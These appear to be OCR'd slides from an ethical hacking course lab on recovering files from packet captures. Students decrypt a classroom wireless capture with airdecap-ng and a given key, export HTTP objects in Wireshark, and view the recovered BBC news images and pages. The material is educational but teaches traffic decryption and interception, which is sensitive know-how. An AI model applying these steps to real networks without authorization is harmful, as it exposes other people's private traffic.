


Pack	Hostname	Content Type	Size	Filename
98	www.bbc.com	text/html	119 kB	blogs-trending-38002276
103	ping.chartbeat.net	image/gif	43 bytes	ping?h=bbc.co.uk&p=bbc.co.uk%2
206	odb.outbrain.com	text/x-json	31 kB	get?url=http%253A%252F%252Fv
269	images.outbrain.com	image/jpeg	8948 bytes	112
281	images.outbrain.com	image/jpeg	7970 bytes	112
308	secure-us.imrworldwide.com	image/gif	44 bytes	technology&amp;ts=compact&am
320	www.bbc.com	application/json	2132 bytes	components?alternativeJsLoading
340	odb.outbrain.com			?url=http%253A%252F%252Fv
360	log.outbrain.com			dgetGlobalEvent?eT=0&tm=62
367	sa.bbc.co.uk			ame=news.blogs.trending.stor
440	images.outbrain.com			7
454	odb.outbrain.com			?url=http%253A%252F%252Fv
494	images.outbrain.com			7
562	log.outbrain.com			dgetGlobalEvent?eT=0&tm=11
585	images.outbrain.com	image/jpeg	9375 bytes	177
621	odb.outbrain.com	text/x-json	30 kB	get?url=http%253A%252F%252Fv
631	images.outbrain.com	image/jpeg	23 kB	177
640	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=13
672	images.outbrain.com	image/jpeg	7718 bytes	90
700	images.outbrain.com	image/jpeg	19 kB	90
705	images.outbrain.com	image/jpeg	2515 bytes	90

Object Export

Some files could not be saved.

Click OK to acknowledge some files could not be saved



Wireshark · Export · HTTP object list

Pack	Hostname	Content Type	Size	Filename
98	www.bbc.com	text/html	119 kB	blogs-trending-38002276
103	ping.chartbeat.net	image/gif	43 bytes	ping?h=bbc.co.uk&p=bbc.co.uk%
206	odb.outbrain.com	text/x-json	31 kB	get?url=http%253A%252F%252F
269	images.outbrain.com	image/jpeg	8948 bytes	112
281	images.outbrain.com	image/jpeg	7970 bytes	112
308	secure-us.imrworldwide.com	image/gif	44 bytes	technology&amp;ts=compact&am
320	www.bbc.com	application/json	2132 bytes	components?alternativeJsLoading
340	odb.outbrain.com	text/x-json	22 kB	get?url=http%253A%252F%252F
360	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=62
367	sa.bbc.co.uk	image/gif	43 bytes	s?name=news.blogs.trending.stor
440	images.outbrain.com	image/jpeg	14 kB	177
454	odb.outbrain.com	text/x-json	20 kB	get?url=http%253A%252F%252F
494	images.outbrain.com	image/jpeg	18 kB	177
562	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=11
585	images.outbrain.com	image/jpeg	9375 bytes	177
621	odb.outbrain.com	text/x-json	30 kB	get?url=http%253A%252F%252F
631	images.outbrain.com	image/jpeg	23 kB	177
640	log.outbrain.com	application/json	4 bytes	widgetGlobalEvent?eT=0&tm=13
672	images.outbrain.com	image/jpeg	7718 bytes	90
700	images.outbrain.com	image/jpeg	19 kB	90
705	images.outbrain.com	image/jpeg	2515 bytes	90

Click Close to finish

Activity

As root, on your EH-Kali-XX VM:

1) **scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .**

2) **airdecap-ng -w BEEFBEEF22 airportSniffENFGOR.cap**

3) Run Wireshark on the decrypted airportSniffENFGOR-dec.cap file.


4) File > Export Objects > HTTP

5) Create a new *lesson13a* directory.

6) Save all the objects in the new directory.


When finished note it in the chat window.

Getting files from packet captures




From the Kali desktop select Places > Home

Getting files from packet captures



Open the new directory where the objects were saved


Getting files from packet captures


Applications
Places
Files
Mon 11:52
1
Home
Lesson13
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Floppy Disk
+ Other Locations
_92504356_p04gwl4g.jpg
_92505624_stephheroshot_1.1.1.jpg
_92506131_alicia_keys_profile-1.jpg
_92506716_thinkstockphotos-45686066...
_92558779_whatsubject.jpg
_92574346_p04h4w48.jpg
_92574476_mediaitem92574471.jpg
_92574974_winnieharlow_getty.jpg
_92575354_ladder.png
_92575844_beastspa.jpg
_92576437_100_women_facewall_pro...
_92576920_p04h5krd.jpg
_92577795_kejriwal_nitin_bbc.jpg
_92578344_mediaitem92578343.jpg
_92583665_gettyimages-476129547.jpg
_92591056_diageoclip.jpg
_92591505_doomhead.jpg
_92592003_frcomboafp20nov16.jpg
_92592047_mediaitem92592046.jpg
_92592304_71ceb2a7-3dfc-4be7-a...
_92592476_mediaitem92592474.jpg
_92592476_mediaitem92592474(1).jpg
_92592606_354d2441-d7ac-4a91-8...
_92592606_354d2441-d7ac-4a91-8...
_92592609_354d2441-d7ac-4a91-8...
_92593158_indiacurrencystill2.jpg
_92593158_indiacurrencystill2(1).jpg
_92593442_036511925.jpg
_92593442_036511925(1).jpg
_92595376_p04h7p4m.jpg
_92595376_p04h7p4m(1).jpg
_92595481_p04h7bvw.jpg
_92596742_whatsubject.jpg
90
90(1)
90(2)
90(3)
90(4)
90(5)
90(6)
90(7)
90(8)

View the objects found in the decrypted packet capture

Getting files from packet captures

/root/lesson13a/_92592606_354d2441-d7ac-4a91-8df6-1447a909bd00(1).jpg



_92494896_ mediaitem92494179.jpg
_92494896_ mediaitem92494179(1).jpg
_92499455_ 976_promo_ composite.jpg
_92500005_ p04gvgc5.jpg
_92503266_ p04gw728.jpg
_92504142_ gettyimages-98690722.jpg
_92504268_ p04gwzgc.jpg

_92592606_354d2441-d7ac-4a91-8df6-1447a909bd00(1).jpg

Properties

Size	660 × 371 pixels
Type	JPEG image
File Size	26.2 kB
Folder	lesson13a
Aperture	
Exposure	
Focal Length	
ISO	
Metering	
Camera	
Date	
Time	


_92593442_ 036511925(1).jpg
_92595376_ p04h7p4m.jpg
_92595376_ p04h7p4m(1).jpg
_92595481_ p04h7bvw.jpg
_92596742_ whatsubject.jpg
90
90(1)

"_92592606_354d2441-d7ac-4a91-8df6-1447a909bd00(1).jpg" selected (26.2 kB)

Find and open a .jpg file used one the BBC website

Getting files from packet captures

file:///root/lesson13a/blogs-trending-38002276



Home
lesson13a
China clamps down on Kim Jong-un 'fatty' jokes - BBC News - Mozilla Firefox
China clamps down on Ki...
file:///root/lesson13a/blogs-trending-38002276
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
components% 3falternativeJs Loading=true...
components% 3falternativeJs Loading=true...
components% 3falternativeJs Loading=true...
components% 3falternativeJs Loading=true...
crossdomain. xml
crossdomain (1).xml
davidshukman. png
"blogs-trending-38002276" selected (119.6 kB)

Cookies on the BBC website

The BBC has updated its cookie policy. We use cookies to ensure that we give you the best experience on our website. This includes cookies from third party social media websites if you visit a page which contains embedded content from social media. Such third party cookies may track your use of the BBC website. We and our partners also use cookies to ensure we show you advertising that is relevant to you. If you continue without changing your settings, we'll assume that you are happy to receive all cookies on the BBC website. However, you can change your cookie settings at any time.

- Continue
- Change settings
- Find out more

BBC

Accessibility links

- Skip to content
- Accessibility Help


BBC iD
Notifications

BBC navigation

Find and open a .html file on BBC website

Getting files from packet captures

/root/lesson13a/bump-3.js

